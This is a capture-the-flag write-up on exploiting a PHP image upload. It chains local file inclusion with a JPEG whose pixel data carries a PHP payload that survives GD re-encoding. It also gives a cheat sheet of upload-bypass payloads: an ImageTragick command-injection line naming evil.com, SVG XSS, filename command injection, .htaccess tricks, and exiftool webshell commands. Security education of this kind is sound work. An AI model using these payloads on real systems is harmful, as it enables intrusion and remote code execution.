
Challenge description: Web apps are everywhere, so are the bugs.
Intro
This challenge got me digging into PHP image processing internals. Simple login page, one functional endpoint at /profile, nothing fancy.

Other than the profile page there was an admin page (static), a broken search page, some stray index.html that looked like it was left there by mistake, and the usual register/login stuff.
I registered and logged in. Before throwing SQLi and XSS at everything I wanted to see what the app actually does.

Started poking around the profile page. It lets you change name and email, and upload a profile picture. I uploaded a .png and got hit with Invalid image format. Tried webp, gif, jpeg - nothing worked except jpg.
The challenge name is “Badimg” so I figured the image upload is probably where the bug is.
Bypassing Validation
When I hit a file upload restriction my brain starts cycling through bypass techniques. Documenting what I usually try here since it’s a useful reference:
ImageTragick - ImageMagick’s delegate feature runs commands via system(). The %M parameter wasn’t properly sanitized so you could inject commands:
"wget" -q -O "%o" "https:%M"Pass "https://evil.com" |ls "-la" and you get command execution.
Zip Slip - When apps extract zips without checking paths, you can write files anywhere with entries like ../../../etc/passwd. LiveOverflow has a good video on this.
web.config upload - On IIS you can upload a malicious web.config for XSS/RCE. Sample here.
Null Byte (\x00) - In older PHP if validation checks for .jpg but you upload evil.jpg%00.php, it might see the jpg extension but save it as PHP. Mostly patched now (PHP 5.3.4+) but legacy systems exist. OWASP guide
Content-Type bypass - Just change the header. Sometimes servers trust whatever you send.
Windows trailing dot - Upload shell.aspx. and Windows strips the dot when saving. Bypasses blacklists looking for .aspx.
NTFS ADS - Filenames like exploit.asp:.jpg create alternate data streams. Server sees jpg, but asp stream gets created. shell.asp::$data sometimes works too. OWASP cheat sheet
SVG XSS - SVGs are XML, they can have scripts:
<?xml version="1.0" standalone="no"?><!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"><svg version="1.1" xmlns="http://www.w3.org/2000/svg"> <rect width="300" height="100" style="fill:rgb(255,0,0);stroke-width:3;stroke:rgb(0,0,0)" /> <script>alert("XSS!");</script></svg>.htaccess upload - Make Apache treat random extensions as PHP:
AddType application/x-httpd-php .evilNeeds AllowOverride enabled. NGINX doesn’t support htaccess.
PHP GD bypass - Devs think re-processing images through GD strips malicious content. It doesn’t always. You can tell GD was used from headers like:
CREATOR: gd-jpeg v1.0 (using IJG JPEG v62)Magic bytes - Prepend valid file signatures to bypass content checks:
| File Type | Magic Bytes |
|---|---|
| GIF | GIF89a;\x0a |
| %PDF- | |
| JPG / JPEG | \xFF\xD8\xFF\xDB |
| PNG | \x89\x50\x4E\x47\x0D\x0A\x1A\x0A |
| TAR | \x75\x73\x74\x61\x72\x00\x30\x30 |
| XML | <?xml |
Case sensitivity - shell.pHP might slip through if validation only checks lowercase.
ExifTool RCE (CVE-2021-22204) - Versions 7.44 to 12.23 have RCE via malicious djvu files.
Filename injection - If the app passes filenames to shell:
| Filename | Payload | What happens |
|---|---|---|
| a$(whoami)z.jpg | $(whoami) | File saved as a[USER]z.jpg |
| a`whoami`z.jpg | `whoami` | File saved as a[USER]z.jpg |
| a;sleep 30;z.jpg | ;sleep 30; | Server hangs 30+ seconds |
Vulnerable code looks like:
<?php$filename = $_POST['filename'];system("echo ".$filename);?>Other stuff to try: path traversal via filename, double extensions (shell.php.jpg), XSS/SSTI if filename gets reflected.
Finding the LFI
While messing with the upload I noticed something in the request:
POST /index.php?page=profile HTTP/1.1Host: xx.xx.xx.xx:31222Content-Length: 2012Cache-Control: max-age=0Origin: http://xx.xx.xx.xx:31222Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryH5aVThLf0b7X84YrUpgrade-Insecure-Requests: 1User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8Sec-GPC: 1Accept-Language: en-US,en;q=0.7Referer: http://xx.xx.xx.xx:31222/index.php?page=profileAccept-Encoding: gzip, deflate, brThat page=profile parameter. PHP + dynamic includes = LFI maybe? Tried /index.php?page=./profiles/default.png and got 200.
So I could include arbitrary files. If I upload an image with PHP code in it and include it via this param, PHP should execute it.

The plan: upload image with PHP payload, include it via LFI, get code exec, flag.
Chaining It Together
First try was simple - stick PHP in the EXIF data:
exiftool -Comment='<?php system($_GET["cmd"]); ?>' clouds.jpg -o exploit.jpgUploaded it, tried to include it… nothing. Payload gone.
Downloaded the processed image to see what happened:
$ exiftool output-from-ctf.jpgExifTool Version Number : 13.25File Name : output-from-ctf.jpgDirectory : .File Size : 1388 bytesFile Modification Date/Time : 2026:02:03 16:09:16+05:30File Access Date/Time : 2026:02:03 16:09:18+05:30File Inode Change Date/Time : 2026:02:03 16:09:16+05:30File Permissions : -rw-r--r--File Type : JPEGFile Type Extension : jpgMIME Type : image/jpegJFIF Version : 1.01Resolution Unit : inchesX Resolution : 96Y Resolution : 96Comment : CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), default quality.Image Width : 64Image Height : 64Encoding Process : Baseline DCT, Huffman codingBits Per Sample : 8Color Components : 3Y Cb Cr Sub Sampling : YCbCr4:2:0 (2 2)Image Size : 64x64Megapixels : 0.004There it is - CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), default quality. The server is using PHP-GD to process uploads. Image got resized to 64x64, shrunk to 1388 bytes, and all my metadata was stripped.
PHP-GD doesn’t just copy files - it fully decodes and re-encodes them. Metadata doesn’t survive.
Defeating PHP-GD
So now I need a payload that survives JPEG recompression.

JPEG compression converts RGB to YCbCr, applies DCT to 8x8 blocks, quantizes the coefficients, then entropy encodes everything. For a payload to survive, the bytes need to be positioned so they come out intact after all that math.
To figure out exactly what the server was doing, I replicated it locally:
<?php $input = 'valid-exploit.jpg'; $output = 'processed.jpg';
$img = imagecreatefromjpeg($input); if (!$img) { die("Failed to load JPEG\n"); }
$out = imagecreatetruecolor(64, 64);
imagecopyresized( $out, $img, 0, 0, 0, 0, 64, 64, imagesx($img), imagesy($img) );
// no quality parameter = default quality imagejpeg($out, $output);
imagedestroy($img); imagedestroy($out);?>Same output, same dimensions, same GD signature. Now I could test payloads locally before uploading.

Spent a few hours going through research on this. Some useful stuff:
- https://codezen.fr/2013/03/17/forbidenbits-ctf-2013-web-600-imafreak-write-up/ (someone handcrafted a payload byte by byte)
- https://web.archive.org/web/20160315000000*/https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/
- https://github.com/dlegs/php-jpeg-injector/tree/master
The trick is you can’t put the payload in metadata - it has to be in the actual pixel data, positioned so it survives the DCT transform and quantization.
Found the Jellypeg script which does exactly this. Had to tweak it a bit for modern PHP but got it working. The shorter your payload, the better chance it survives compression - "<?=$_GET[0];?>" works better than a full webshell.
Flag
Got a valid exploit image, uploaded it, included it via the LFI, and finally got code execution.

Turns out re-encoding images through GD isn’t the security measure devs think it is. With the right payload construction you can survive the transformation.
References
- https://github.com/dlegs/php-jpeg-injector/tree/master
- https://web.archive.org/web/20160315000000*/https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/
- https://www.php.net/manual/en/function.imagecopyresized.php
- https://onsecurity.io/article/file-upload-checklist/
- https://github.com/dlegs/php-jpeg-injector/blob/master/gd-jpeg.py
- https://github.com/fakhrizulkifli/Defeating-PHP-GD-imagecreatefromjpeg
- https://codezen.fr/2013/03/17/forbidenbits-ctf-2013-web-600-imafreak-write-up/
- https://github.com/jra89/Jellypeg/blob/main/jellypeg.php